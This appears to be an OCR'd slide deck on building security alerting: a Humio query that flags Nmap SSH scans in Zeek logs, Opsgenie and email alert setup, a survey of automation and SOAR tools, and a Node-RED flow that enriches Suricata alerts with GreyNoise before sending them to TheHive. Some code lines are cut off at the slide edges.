
Query:

```
@source = "/opt/zeek/logs/current/ssh.log"
| client = /Nmap/
| groupby([id.orig_h, id.resp_h, client])
```



```
@source = "/opt/zeek/logs/current/ssh.log"
| client = /Nmap/
| groupby([id.orig_h, id.resp_h, client])
```

Adding an Alert:



Alert in Opsgenie:



Description is supposed to have a link but at the time of writing this, it doesn't appear to render

Description


View <a
href="https://cloud.humio.com/sandbox_kmCJZ9eLKSCi3Pn9XG0F

Humio Email Alerts


Humio Email Alerts

• Humio can also produce Email alerts that can be sent to a personal email address or Opsgenie

Adding Email integration in Opsgenie requires going to the Team page then integration page and clicking Add new integration
Email integration can be searched, added, and saved



Adding Email Action in Humio




Alert can be reconfigured to take email action instead of Opsgenie integration action

Alert via email looks like this (looks better in an actual email client):

Clicking HTML - Body.html brings up HTML version of the email, which contains a link to results.

This is an alert from repository/view sandbox_kmCJZ9eLKSCi3Pn9XG0FGRKZ




Automation and enrichment

Automation and enrichment


• Automation can be used to respond to alerts automatically and/or to provide enriched alerts
• Typically, the frameworks or services have two node types
  ◇ trigger node - starts a workflow/automation
  ◇ action node - nodes that actually perform actions, such as blocking an IP or doing an hash lookup
• Automation frameworks for generic automation and for security specific automation exist (SOAR)
  ◇ nodered - js based automation framework, supports visual programming, self-hosted
  ◇ n8n.io - js based automation framework, supports visual programming, self-hosted/saas
  ◇ Huginn - ruby based framework, self-hosted
  ◇ thehive cortex - security focused framework that works with various infosec services, self-hosted
  ◇ tines.io - visual programming automation framework that works with various infosec services, saas
  ◇ shuffler.io - visual programming automation framework that works with various infosec services, self-hosted/saas
  ◇ xsoar - automation framework that works with various infosec services, self-hosted
  ◇ zapier, automation.io - automation service that works with various other services, saas
  ◇ ifttt - automation service that works with various other services, saas

Nodered example




In this example, nodered is getting all the suricata alerts, extracting the source ip, checking graynoise, then alerting into thehive if IP is reported as malicious.

Alert from Humio is sent to nodered via webhook



Greynoise is queried for the IP address



Template is prepared with the context and correct key/values and a request is sent to thehive to create a new alert w/ context


prepare thehive alert
template
Property
msg. payload
Template
Syntax Highlight:
JSON
{
"title": "{{payload.alert_signature}}",
"description": "Event: \n\n Signature: {{payload.alert_signatu
"type": "external",
"source": "Suricata",
"sourceRef": "{{payload.alert_signature}}-{{payload.src_ip}}-{
"severity": 3,
"tags":["event_count:{{payload._count}}","port:{{payload.dest_
"artifacts": [
{ "dataType": "ip", "data": "{{payload.src_ip}}", "message
}

Alternatives

Alternatives

• Log management - ELK, Graylog, Splunk, Grafana Loki
• Log shipper - rsyslog, fluentd, vector.dev
• Network monitoring - snort, any firewall system w/ good logging, SELKS, security onion, corelight@home
• Alert platforms - TheHive, Alerta, PagerDuty, Slack/chat app